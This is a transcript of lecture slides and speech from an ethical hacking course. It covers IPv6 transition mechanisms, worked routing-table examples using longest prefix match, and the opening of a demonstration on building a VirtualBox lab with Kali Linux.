So, you can have two kind of, this kind of scenarios for compatibility; one is called IP version 4 mapped IP version 6 addresses. This says within a host you install both IPv4 and IPv6 software. So, a host can support both IPv6 and IPv4 and that kind of a host is wanting to communicate with another host which supports only version 4.

In that case what is done and if the packet which is being produced is a IP version 6 packet with a IP version 6 address, then you generate some kind of an IP version 6 address which is formed like this; 80 0's followed by 16 1's, followed by a 32 bit IP version 4 address, because the person you are sending to, that is a IP version 4 network which means it will have 32 bit IP addresses.

So, this 128 bit address that will have to prepare, the last 32 bits will contain the actual IP address of the destination IP version 4, then there will be 16 1's; 16 1's and in the first part there will be 80 0's. This is the convention which is followed.

So, any address like this will mean that this is an IPv4 mapped IPv6 address, where the last 32 bit is actually representing an IP version 4 address.

(Refer Slide Time: 33:24)

IPv4 Compatible IPv6 Addresses

- Allows a host supporting IPv6 to talk IPv6 even if the local routers do not talk IPv6.
 - Tell endpoint software to create a **tunnel** by encapsulating the IPv6 packet in an IPv4 packet.
 - 80 0's, followed by 16 0's, followed by a 32-bit IP address.

Similarly, you can have another option which is called IP version 4 compatible IP version 6 address. Here it is something like this, suppose there is a network running version 6, there is another network running version 6, but in between there maybe routers through which the packets are flowing, they may be version 4 compatible. So, how will this version 6 packets flow in this network?

So, here you use something called tunneling, this IPv6 packets which are coming, these are the IPv6 packets. You create an IP version 4 header on top of it and create an IP version 4 packet. Let the IP version 4 packet flow through this network, this we are call tunneling. That means, a version 6 packet is tunneling through the network encapsulated inside the version 4 packet, that is the idea.

And here the way we specify the address is that 80 0's followed by; that means, 96 0's followed by the 32 bit IP address; that means, when you are sending this packet to this intermediate router, it is a version 4 network which means it will be having a 32 bit address right. So, that address you specified like this 96 0's followed by the 32 bit address.

(Refer Slide Time: 35:14)

Tunnelling

- Done automatically by the OS kernel when IPv4-compatible IPv6 addresses are used.
 - Encapsulates IPv6 packets in IPv4 packets.
 - Use a IPv4 network for packet delivery.

IPv6 Host → IPv4 Router → IPv4 Router → IPv6 Host

IPv6 Datagram → IPv4

SWAYAM

So, this is what tunnelling is all about, which was used in the previous case. So, here diagrammatically it is explained. So, you have an IP version 6 host which is generating an IP version 6 packet. Then you have to send it to IPv4 router, what to do? You append an IPv4 header before it.

So, the whole thing becomes an IPv4 packet. This IPv4 packet gets routed through an IPv4 network and it reaches the final destination. Now in the final destination this packet is stripped out and this IP version 6 datagram is brought out and it is delivered to the IPv6 host, this is what is meant by tunneling right.

(Refer Slide Time: 36:10)

Transition from IPv4 to IPv6

- Three alternate transition strategies:
 - Dual stack: Both IPv4 and IPv6 protocol stacks supported in the gateway.
 - Tunneling: An IPv6 datagram flows through an intermediate IPv4 network by encapsulating the whole IPv6 packet as payload.
 - Header translation: An IPv4 address is translated into a IPv6 address, and vice versa.

So, talking about transition to IPv4 to IPv6, due to the incompatibilities, there are challenges, but there are broadly three approaches you can think of; one is you implement both IPv4 and IPv6 protocols in the router or the gateway, so that if someone wants to use or send IPv4 packets it can be handled, v6 packets can also be handled something like that.

You can use tunneling just like, just like I mentioned, so IPv6 datagram can flow through intermediate IPv4 networks using tunneling, using encapsulation or you can do some header translation, and the IPv6 packet you can translate into an IPv4 packet and on the other side, you can again translate it back to IPv6 packet.

But the problem is that many of the features IPv6 supports which were not there in IPv4, will get lost once you translate it into a IPv4 packet ok. So, this has very limited use. So, with this we come to the end of this lecture where we talked about some of the salient features of the IP version 6 protocol.

Now in the next lecture we shall be looking at various examples, where we shall be showing you how routing tables are constructed for specific networks, how packets are handled by the routers, how packet forwarding takes place, subnetting, CIDR, all these things that we have studied earlier, we shall be illustrating through some examples.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 15
Routing Examples

In the last few lectures, actually we have discussed a number of so called routing algorithms which help an IP packet to traverse from a source to the destination through a number of intermediate routers. We talked about two classes of inter router protocols; the interior and exterior so called routing protocols which help the routers to update their routing tables in a dynamic way.

Today we shall be looking at some examples, where we shall see that given a certain routing configuration in the form of a routing table, whenever a packet comes with a particular destination address, how the packet is handled, how it is forwarded to the correct outgoing link of that router. So, the topic of today's lecture is routing examples.

(Refer Slide Time: 01:17)



So, as I have said in this lecture we shall basically be working out some examples that will involve routing table and packet forwarding and in general routing of IP packets. So, let us get started.

(Refer Slide Time: 01:34)

Example 1

- For the following routing table of a router, on which interface will the router forward packets addressed to the destinations 128.35.57.16 and 192.112.17.10 ?

Destination	Subnet Mask	Interface
128.35.57.0	255.255.255.0	eth0
128.35.57.0	255.255.255.128	eth1
192.112.17.25	255.255.255.255	eth2
default	0.0.0.0	eth3

The diagram shows a router node labeled 'R' connected to four interfaces labeled eth0, eth1, eth2, and eth3.

The first example that we take here, is something like this. Let us assume that we have a router, let us say we have a router which has four interfaces. There are four links to the router and this interface names we are giving as eth0, eth1, eth2, eth3. Now this eth is the short form for Ethernet, because typically inside a LAN these interfaces are typically Ethernet networks, so that is why we are giving these names like this eth0 to 3.

Now, you look at this routing table. Well here I have not shown all the fields, the relevant fields only I have shown, destination IP address or the destination network address, subnet mask and which interface to forward it to. So, you see there are four entries, there are four destination network or host address.

You see the first two entries refer to network address, it starts, it ends with dot 0, but the last one is a host specific address. Because it is the host specific address, I am using all bits to check, subnet mask is all 1s, but for the others, subnet mask will tell you how many bits in the address I have to check for the network address and the last bits will be for the host address.

(Refer Slide Time: 03:27)

Example 1

- For the following routing table of a router, on which interface will the router forward packets addressed to the destinations 128.35.57.16 and 192.112.17.10 ?

Destination	Subnet Mask	Interface
128.35.57.0	255.255.255.0	eth0
128.35.57.0	255.255.255.128	eth1
192.112.17.25	255.255.255.255	eth2
default	0.0.0.0	eth3,

$\rightsquigarrow R \quad D = 128.35.57.16$

Diagram illustrating the routing decision process:

```
graph TD; IP[IP addr] --> AND((AND)); AND --> EQ{=}; Mask[Mask] --> AND; IP --- AND; EQ --> N[N]; EQ --> H[?];
```

The diagram shows an IP address being compared bit-by-bit with a subnet mask using an AND gate. The result is then compared with the network address (N) using an equals sign ($=$). If there is a match, the packet follows the outgoing interface; if not, it follows the default route (H).

swayam

A video of a professor is visible on the right side of the slide.

So, let us see, now the question is, there is an IP packet in the first example here, there is an IP packet which comes to the router, this was the router and an IP packet comes here, where the destination address is given by this 128.35.57.16. This is the destination IP address. Now we have to check which entry in this routing table are getting a match. There may be one or even more than one entry where there can be match as we shall see through this example. So, here what we do? The rule is as follows. We have the IP address, this we already mentioned earlier. With the IP address we do a bit by bit AND with the subnet mask whatever is specified.

And whatever you get after doing this ANDing, this we compare, whether it is equal to the network address or the host address which is specified in the network table, routing table. Here it is this destination field. So, if there is a match yes, then we follow the outgoing interface, but if there is no match, we do not find any match anywhere then we will be taking the default route, it will be forwarded to eth3 right. Now let us see. Now this 128.35.15.16 this will be checked with the rows one by one. First, this row, just look at it the subnet mask says the first three bytes are all 1s, last one is all 0, 255 means all 1's.

(Refer Slide Time: 05:18)

The slide is titled "Example 1". It contains a question: "For the following routing table of a router, on which interface will the router forward packets addressed to the destinations 128.35.57.16 and 192.112.17.10?" Below the question is a table:

Destination	Subnet Mask	Interface
128.35.57.0	255.255.255.0	eth0 $\Rightarrow M$
128.35.57.0	255.255.255.128	eth1 $\Rightarrow M$
192.112.17.25	255.255.255.255	eth2
default	0.0.0.0	eth3

To the right of the table, there is a circled "128.35.57.0" and some handwritten binary calculations:

$$\begin{array}{r} 1000 \ 0000 \\ 0001 \ 0000 \\ \hline 0000 \ 0000 \end{array}$$

The Swayam logo is visible at the bottom of the slide.

So, if you do a bit by bit ANDing with this, you simply get 128.35.57, last 8 bits will become 0, because you are ANDing with eight 0's at the end. Now if you compare this with the destination address out here, you see that there is a match right, this is exactly the same as this. So, in the first row you get a match, but in the routing table you do not stop here.

You also check the other rows, I will tell you why, first row there is a match all right. Now you similarly go to the second row, do a similar checking. Now you look at the subnet mask first three are all 255 alright, last one is 128. This 128 means a single one in binary followed by seven 0's. Now this will be ended with the last byte or octet, this is 16 ok.

Now, 16 is what? 16 is 00010000. So, the first three are all right, first three will be the same, if we ANDed with 255.255.255 it will be 128.35.57, but the last one, the 16 will get ANDed with 128. If you do bit by ANDing you see all are 0s. So, here again you will be getting the same thing; 128.35.15.0.

So, here also there is a match, there is a match in both the entries in the table, but for the third one, there will be no much as you can see, you are checking for all the bits, so the entire thing remains and this is certainly not the same as 192.0, so it will, there will no match. So, now you have a situation where there are two matches in the routing table.

(Refer Slide Time: 07:40)

Example 1

- For the following routing table of a router, on which interface will the router forward packets addressed to the destinations 128.35.57.16 and 192.112.17.10?

Destination	Subnet Mask	Interface
128.35.57.0	255.255.255.0	eth0
128.35.57.0	255.255.255.128	eth1
192.112.17.25	255.255.255.255	eth2
default	0.0.0.0	eth3

Handwritten annotations:

- A blue arrow points from the first row to the number 24.
- A blue arrow points from the second row to the number 25.
- A blue arrow points from the second row to the text "Longest prefix match".
- A blue arrow points from the second row to the circled "eth1".
- A blue arrow points from the circled "eth1" to the text "⇒ eth1".

Now, when there are multiple matches in the routing table, the rule that is followed is, there is something called longest prefix match, longest prefix match, this is what you look for. You see in the first row there was a match, but how many bits was checked for the network address; first 8, 8, 8, 24 bits.

So, the network part was 24 bits, but for the second subnet mask, there were 24 plus in the last one, there was a single one, so it is 25, 25. So, you will always take the highest one, the longest network number for which a match is found. So, it will be considered that for the second entry the match is found and this packet will finally, be forwarded to eth1 interface right. So, this is how forwarding will take place for the first one. Let us look for the second one now.

(Refer Slide Time: 08:51)

Example 1

- For the following routing table of a router, on which interface will the router forward packets addressed to the destinations **128.35.57.16** and **192.112.17.10**?

Destination	Subnet Mask	Interface
128.35.57.0	255.255.255.0	eth0
128.35.57.0	255.255.255.128	eth1
192.112.17.25	255.255.255.255	eth2
default	0.0.0.0	eth3

Well for the second one; obviously, the first two will not give match, because you are ANDing with 255.255.255. So, 192.112.17 will be getting anyway, but the destination starts with 128. So, there will be no match here, there will be no match here, so let us look at the third entry. So, you are checking for all the bits; that means, you are ANDing with all 1s, if you AND with all 1s, the same thing will remain, there will be no change 192.112.17.10.

So, now, if you compare it with this destination address also it is not matching, here this 25, here this 10, so here also there is no match. So, in that case, you will have to take the default route and this packet will be forwarded to eth3. This is how the packets forwarding will take place right ok.

(Refer Slide Time: 10:03)

The slide is titled "Example 2". It contains a bullet point asking for the interface through which a router will forward packets to destination 144.16.68.131. Below this is a routing table:

Destination	Subnet Mask	Interface
144.16.0.0	255.255.0.0	eth0
144.16.64.0	255.255.224.0	eth1
144.16.68.0	255.255.255.0	eth2
144.16.68.64	255.255.255.224	eth3
default	0.0.0.0	eth1

Handwritten annotations show the subnet mask 255.255.224.0 being converted to binary (11100000 01000100 01000000) and then ANDed with the destination address 144.16.68.0 (10101000 01000100 01000000), resulting in 144.16.64.0 (10101000 01000100 00000000). Another row shows the destination 144.16.68.131 (10101000 01000100 01000001) ANDed with the same mask, resulting in 144.16.64.0 (10101000 01000100 00000000).

So, let us move on to the next example, this is a very similar example. Here I have assumed that the routing table is given, here there are five entries and here again an IP packet is coming whose destination address is 144.16.68.131. Let us look one by one where the matches are coming, let us take the first one. The subnet mask is 255.255.0.0, the last two bytes are all 0, so the last two bytes will become 0.

So, for this one, so after this bit by bit ANDing you will be getting 144.16.0.0 which is actually matching with this, so for the first one you will be getting a match. Let us look at the second one. For the second one, you see the third byte of the mask is 224. Now actually what is 224? 224 is nothing, but 111 followed by five 0s, this is 224. So, you will be doing a bit by bit ANDing of 68 with 224. What is 68? 68 if you convert to binary it will be 01000100, 64 and 4, 68. So, if you take a bit by bit ANDing, here what you get is, 0. This 1 and 1 will be 1000000 which in decimal is 64, this bit is 1.

And the last one is 0, so 0, if we AND with 131, this will be 0 anyway. So, here also if you do an ANDing, it will become, this will come to 144.16, the third one will become 64, the last one will become 0. So, you see the destination address is exactly that, so here also there is a match. So, there is a match in the first two rows. Let us come to the third row; 255.255.255 all three. So, the first three 144.16.68 will remain, last one will become 0 which is the same as here. So, here also there will be a match. So, there is a match in all three rows of the table.

The fourth one you can check, here of course, there will be no match, because the first three 255.255.255, 144.16.60, this will remain and this 224 will get ANDed with 131. Now this if you do 220 say, 131 is what, 131 is 128 plus 3, this is 131. So, if you do a bit by bit ANDing with 224, 224 is 111 followed by all 0s; so, only the first one will be 1, rest all will become 0s, this is 128, but here it is 64, so it is not matching right.

(Refer Slide Time: 13:42)

Example 2

- For the following routing table of a router, on which interface will the router forward packets addressed to the destination 144.16.68.131?

Destination	Subnet Mask	Interface
144.16.0.0	255.255.0.0	eth0 ✓ 16
144.16.64.0	255.255.224.0	eth1 ✓ 19
144.16.68.0	255.255.255.0	eth2 ✓ 24
144.16.68.64	255.255.255.224	eth3
default	0.0.0.0	eth1

So, there is a match in this example for the first three rows. So, now, as I had said in router we follow the longest prefix match rule, you see with respect to the subnet mask, the first row had 16 bits of the network 255.255, second one had 16, 16, and 3, sorry 8,8 and 3, 19 and the third one had 8, 8 and 8, 24. So, the third one is the longest prefix. So, ultimately the match will be identified for the third row and the packet will be forwarded to this eth2 interface right, this is how the packet forwarding will take place.

(Refer Slide Time: 14:28)

Example 2

- For the following routing table of a router, on which interface will the router forward packets addressed to the destination 144.16.68.131?

Destination	Subnet Mask	Interface
144.16.0.0	255.255.0.0	eth0 ✓ 16
144.16.64.0	255.255.224.0	eth1 ✓ 19
144.16.68.0	255.255.255.0	eth2 ✓ 24
144.16.68.64	255.255.255.224	eth3
default	0.0.0.0	eth1

Now, let us look at a third example where here we are using subnets, sub networks. So, you see pictorially the network configuration looks like in the diagram as shown here, this is the router, we are interested in the routing table that we are showing here. This is the routing table of this router and this router is connected to four sub networks a, b, c, d through these four links small a, small b, small c and small d, and there is an exterior router which is connected to the outside world.

There is another fifth link e which is connected to that exterior router, this is how the connections are. Now we are assuming that the subnet, sub network addresses, the network addresses are as follows; this, this, this and this. They all start with two 215.1.2, the last eight bits are sub networked. So, you see 0 and 64 is the first one, it starts with the last byte 0, it continues till 63, b similarly it starts with 64 and continues till 127, the third one starts with 128 and it will continue till 191 and the fourth one will start with 192, it will go till 255. Now here suppose some packets are coming.

(Refer Slide Time: 16:19)

- How will packets with the following destination IP addresses be forwarded by the router R?
 - 215.1.2.33
 - 215.1.2.78
 - 215.1.2.144
 - 215.1.2.200

Let us go to the next slide. So, here we will work out this examples for these four packets, these are the destination addresses and we will try to find out what will happen. In the first one the last byte is 33, 78, 144 and 200.

(Refer Slide Time: 16:37)

Example 3

- For the network as shown, the IP addresses of the four subnets are:
 - Subnet A: 215.1.2.0
 - Subnet B: 215.1.2.64
 - Subnet C: 215.1.2.128
 - Subnet D: 215.1.2.192
- The routing table of the internal router R is:

Destination	Subnet Mask	Interface
215.1.2.0	255.255.255.192	a
215.1.2.64	255.255.255.192	b
215.1.2.128	255.255.255.192	c
215.1.2.192	255.255.255.192	d
Default	0.0.0.0	e

215.1.2.33
0010 0001
1100 0000
0000 0000


Now, you see logically speaking you can, now you can identify that said the first one will belong to the range of sub network a I mentioned 0 to 63, second one will be in b, third one will be in c, fourth one will be in d, but let us see how according to this

ANDing and comparison this decision is validated. So, the first IP address which is coming, it has an address 215.1.2.22.

Now, you see let us make a check in this routing table one by one, if a subnet mask of all of them are 192 in the last one. Now what is 192? The first two bits one, rest all are 0. This is 192. Now this 33 we will have to AND with this, what is 33? 33 is 0010 and 0001, 32 plus 1. If we do a bit by bit AND, it will become 0000000, all 0s. So, the last byte will become 0. So, you see, there will be a match with this 215.1.2.0. So, in the first row, there is a match. Just let us look at the second row, what happens? second row has 64 here.

The mask is the same, because we are getting 0, there will be no match, this is 64, third row also 192 same thing, this is 128, this is 192, so there will be no match in any other rows. So, this first packet will get a match with the first row and it will be forwarded to interface a, this is for the first packet right.

(Refer Slide Time: 18:47)



Let us look for the second packet now. this second packet had an address 215.1.2.78. Now what is 78 in binary? 78 in binary is 01001110. Now if you do a bit by bit ANDing with the mask, again 192, 192 is this. So, you see this second bit would be 1, 1 and 1, this bit will be 1, all rest will be 0s.

So, how much is this, in decimal this is 64. So, if you do a bit by bit ANDing with 192, it is 64, and if you look at these rows, there will be match only with this second one, because

64 is here. So, there will be a match with the second row and the packet will be forwarded to interface b ok, this is for the second packet.

(Refer Slide Time: 19:58)

Example 3

- For the network as shown, the IP addresses of the four subnets are:
 - Subnet A: 215.1.2.0
 - Subnet B: 215.1.2.64
 - Subnet C: 215.1.2.128
 - Subnet D: 215.1.2.192
- The routing table of the internal router R is:

Destination	Subnet Mask	Interface
215.1.2.0	255.255.255.192	a
215.1.2.64	255.255.255.192	b
215.1.2.128	255.255.255.192	c
215.1.2.192	255.255.255.192	d
Default	0.0.0.0	e

Let us look at the third one, the third one had an IP address of 215.1.2.144. Now let us do a similar exercise, what is 144 in binary? 144 is 10010000 and this 192 as I had said, is 11000000.

If I do a bit by bit AND, 10000000 which is 128. So, there will be a match with the third row right and the packet will be forwarded to interface c fine ok.

(Refer Slide Time: 20:51)

The diagram shows a central router node labeled 'R' connected to four subnets: Subnet A (top-left), Subnet B (top-right), Subnet C (bottom-left), and Subnet D (bottom-right). Router R has five interfaces labeled 'a', 'b', 'c', 'd', and 'e' corresponding to its connections. A handwritten note on the slide shows the binary representation of the subnet mask 255.255.255.192 as 1100 0000 1100 0000, with a red circle around the '192' part. Below this, the subnet address 215.1.2.200 is shown in binary as 11001000 00000000 00001010, with a red circle around the '200' part. A red arrow points from the '192' in the mask to the '200' in the address, indicating a match.

Example 3

- For the network as shown, the IP addresses of the four subnets are:
 - Subnet A: 215.1.2.0
 - Subnet B: 215.1.2.64
 - Subnet C: 215.1.2.128
 - Subnet D: 215.1.2.192
- The routing table of the internal router R is:

Destination	Subnet Mask	Interface
215.1.2.0	255.255.255.192	a
215.1.2.64	255.255.255.192	b
215.1.2.128	255.255.255.192	c
215.1.2.192	255.255.255.192	d
Default	0.0.0.0	e

And the last one, the last packet had an address 215.1.2.200. Now similarly what is 200? 200 in binary is 11001000 and 192 is this. So, if you do AND, it will be 11000000 and 1100 hope in decimal, this is 192. So, there will be a match with the fourth row, there will be a match and the packet will get forwarded to d right.

So, this is how the packet forwarding is happening for this example.

(Refer Slide Time: 21:48)

The diagram shows a central router node labeled 'R' connected to four subnets: Subnet A (top-left), Subnet B (top-right), Subnet C (bottom-left), and Subnet D (bottom-right). Router R has five interfaces labeled 'a', 'b', 'c', 'd', and 'e' corresponding to its connections. A handwritten note on the slide shows the binary representation of the subnet mask 255.255.255.192 as 1100 0000 1100 0000, with a red circle around the '192' part. Below this, the subnet address 135.46.63.10 is shown in binary as 0011 1011 0000 1010, with a red circle around the '63' part. A red arrow points from the '192' in the mask to the '63' in the address, indicating a mismatch.

Example 4

- A part of the IP routing table of a router R is shown below.

Determine the interface to which incoming IP packets with the following destination IP addresses will be forwarded: (i) 135.46.63.10 (ii) 135.46.52.2, (iii) 190.53.41.50.

Destination	Subnet Mask	Flag	Gateway / Next hop	Interface (Output Port)
135.46.56.0	/22	G = 0	-	135.46.59.4
135.46.60.0	/22	G = 0	-	135.46.62.5
190.53.0.0	/24	G = 1	128.156.79.45	128.156.79.46
190.53.40.0	/23	G = 1	156.18.19.43	156.18.19.98
0.0.0.0	/0	G = 1	134.54.78.84	134.54.78.95

Let us look at a fourth example. Now in this fourth example what we have done, here we have shown some additional entries in the routing table, more like a practical routing table and also we have shown the subnet mask in the CIDR notation. So, in many router when you see the routing table, the mask will be shown in the CIDR notation. So, here it is done like that.

So, here we are actually talking about three such IP addresses destination, let us look at it. The entries what they mean, destination, subnet mask you understand and in the interface instead of some names; like a, b, c, d, e or eth0, eth1, some IP addresses are specified. These are the IP address of the output ports where the packet will be forwarded and gateway next hop is another column, I am just showing here, this means something like this.

Suppose I am considering the routing table of this particular router. This router may be connected to some other network, that network may be having some other router, there may be multiple outgoing links. Now if the destination is directly connected, you send it over the outgoing link, but if not, you will specify that this packet has to be sent to this some other router; that is the address of the gateway or the next hop.

So, you can specify the next hop address, also here as an optional choice. So, let us see, so for this particular address what will happen. The subnet mask says how many bits to be considered, so 135.46.8 and 8.16. So, I am not worried about the first two, because 135.46 I can see, the first two entries already have. I only look at the last 2, 63 and 10. So, what is 63 and 10? 63 is 00111111, this is 63 and 10 is 00001010 and we are saying we will be looking at 22 bits of the address; first 8 and 8, 16 and 6 more. So, from here you take 6 more bits.

So, how much will it become, this will become if you do a bit by bit ANDing, these two, these will be host part, so these two bits will become 00. So, it will actually become 3, it will become 60, it will become 60. So, you see in the first entry, it is 56, so it is not matching 00111100, this is 60, 111100 this is 60. But in the second entry here also we are looking at 22 bits, but here it is 60. So, for the first example there will be a match found with a row 2, row 3, row 4; obviously, there will be no match because they are starting with 190. So, the first packet will be forwarded to this particular interface right.

(Refer Slide Time: 25:46)

The slide has a yellow background with a blue header bar. In the top left, it says 'Example 4'. In the top right, there is a binary number: $00110100 \cdot 0000\ 00\ 10$ (with a small oval around the first two digits). Below this, a bulleted list says: 'A part of the IP routing table of a router R is shown below.' It asks to determine the interface for three destination IP addresses: (i) 135.46.53.10, (ii) 135.46.52.2, (iii) 190.53.41.50. The routing table is as follows:

Destination	Subnet Mask	Flag	Gateway / Next hop	Interface (Output Port)
135.46.56.0	/22	G = 0	-	135.46.59.4
135.46.60.0	/22	G = 0	-	135.46.62.5
190.53.0.0	/24	G = 1	128.156.79.45	128.156.79.46
190.53.40.0	/23	G = 1	156.18.19.43	156.18.19.98
(0.0.0.0)	/0	G = 1	134.54.78.84	134.54.78.95

Now, let us look at the second example. Well this is also 135.46 or it will be one of the first two, but it is 52.2. Let us see what is 52.2. 52 is 00110100, this is 52. 2 is 0000 0010. And here again we will be taking this 22 bits, 8 and 8, 16 and we were taking 6 bits from here and these two bits are anyway 0, so if you do a bit by bit ANDing with this, it will become 01, this will be 00 anyway.

So, this will remain as 52, but you see, this is 56 and this is 60, so it is not matching with 52, so there will be no match, there will also be no match here, 190 also no match here. So, finally, it will go to the default, default in the routing table is mentioned as all 0s, this is the convention which is followed. All 0s as the address means it is the default route. And this flag G, you just recall, G indicates whether it is a direct route or an indirect route. If it is directly connected G, will be 0, if it has to be forwarded to another gateway then G is one. So, if it is default, you normally send the packet to the, you can say to the interface router or the border router who will be sending it to the outside world.

So, here through this interface the packet will be forwarded to this next hop and from there it will go to the right direction. The last example I leave as an exercise for you, this if you do a checking in a similar way, you will find that there will be a match with the fourth row. Third row there will be no match, but fourth row there will be a match right. So, like this you can actually check whether a given packet with a given destination address whether there is a match in the routing table or not.

(Refer Slide Time: 28:10)

Example 5

- The router R1 connects four different networks, through four interfaces m0, m1, m2 and m3. Construct the routing table. How will packets with destination IP addresses (i) 180.70.65.140 and (ii) 201.4.22.39 be routed?

Let us take one last example. So, here we consider a router R1, this is our router R1. So, as you can see, there are four interfaces m0, m1, m2 and m3 and these are the networks which it is connected to, these are the network addresses and also in CIDR notation, number of bits of the network address is also mentioned 26, 22, 26 and here 24.

And through this, there is an external router which is connected to the external world, rest of the router ok. So, here there are two questions; one thing is that we are asking you to construct the routing table, and secondly, for these two packets, how they will get routed. Well routing table will be very simple, there will be four entries one corresponding to m0 with this network, m1 with this, m2 with this, m3 with this and default will be this, via this default it will go here.

(Refer Slide Time: 29:31)

A screenshot of a computer monitor displaying a routing table and a video conference. The routing table is as follows:

Destination	Network Mask	Next Hop	Interface
180.70.65.192	/26	-	m2
180.70.65.128	/26	-	m0
201.42.22.0	/24	-	m3
201.42.16.0	/22	-	m1
0.0.0.0	/0	180.70.65.200	m2

Handwritten annotations on the slide include curly braces grouping the first four entries, arrows pointing from the last two entries to m0 and m3, and text below the table: "180.70.65.140 => m0" and "201.42.22.35 => m3".

The video conference shows a man in a blue shirt sitting at a desk, looking towards the camera.

So, I am actually showing you the solution, you can just verify, for the first network through m2 which is connected to m2. If you recall there are 26 bits of the address. So, it is slash 26 and this is the network address, through m0 also there is 26 bits like this m3, m1 and finally, m2 is the default which we will be sending it to the external router.

Now, you see one thing also I mean, I want to tell you with this example, you see this interfaces are not listed in order m0, m1, m2, m3, m4, they are listed in some arbitrary order apparently, first m2, then m0, then m3 then m1, but there is something orderly about this. You see we are talking about longest prefix match. Wherever there is a longest match, you take that as the match, others you ignore.

Now if we sort the network masks in ascending, in descending order largest one first. So, if there is a longer match, it will get matched first. So, you need not see the later entries, this saves the searching and matching time. If you sort your table with respect to network mask with the largest values first, then the first match you get that will be the longest prefix match, because that corresponds to the largest value of mask right.

Now talking about the IP addresses in the example that I mentioned; the first was 180.70.65.140, say 180; obviously, to be one of the first two. So, I again leave it as an exercise for you. You look at the first 26 bits of the address and see if you take the first 26 bits, whether it is matching with either this or this. Well in this case, if you see, you will

see that there will be a match with the second row for this packet. So, this packet will get forwarded over m0, but the other example was 201.4.22.35.

This again 201, it will be one of these two. So, first you look at the first 24 bits, check whether it is matching with 22.0. If not, you compare the first 22 bits, check whether it matches with 16.0 and then you decide whether there is a match or not. Now in this example the first one 24, there will be, there will be a match. So, there will be a match out only. So, this will be forwarded over m3 such way, in this way if I give you a networking scenario or a routing table, you will be able to calculate and decide that how the packets are getting forwarded. If I give you a destination address, you will be able to tell how the matching is taking place in the routing table and how the packets will get forwarded.

So, with this I come to the end of this lecture. Now here in this lecture and over the past few lectures I have talked about the routing techniques and we have also seen some examples of routing. Now all these routing techniques and methods will be very important for you in understanding later on how the actually network based attacks can be mounted or can be taken place.

Most of the attacks that we talk about, they are mounted through this IP via some routers. So, once a hacker gets hold of a router, if the routing table gets modified then packets can be routed arbitrarily as per the wish of the hacker ok. So, all these things we shall be seeing later.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 16
Demonstration Part I

Before going to start the demonstration we need to setup our lab. So, in today's session we will basically show how to setup your lab environment. So, in ethical hacking we basically exploit different kind of operating system like starting from the older operating system Windows, XP maybe, Windows 7, Windows 8, Windows 10 and some other Linux operating system are also used as a target wise. And basically preferably we use Kali Linux as the attacker machine; that means, the hackers machine.


So, it is very difficult to arrange so many systems to run all this operating system. So, that is why we use the virtualization to install all these operating system in a single machine. So, there are different tools are available for virtual platform like VMware workstation, VMware player or a VirtualBox. So, VirtualBox is basically free open source software. So, that is why we use VirtualBox to create our own lab environment. So, here is the VirtualBox software. You can also go to the official website of *virtualbox.org* and from there you can download the VirtualBox for different operating system like windows, OS X, Linux, etc.

(Refer Slide Time: 01:53)



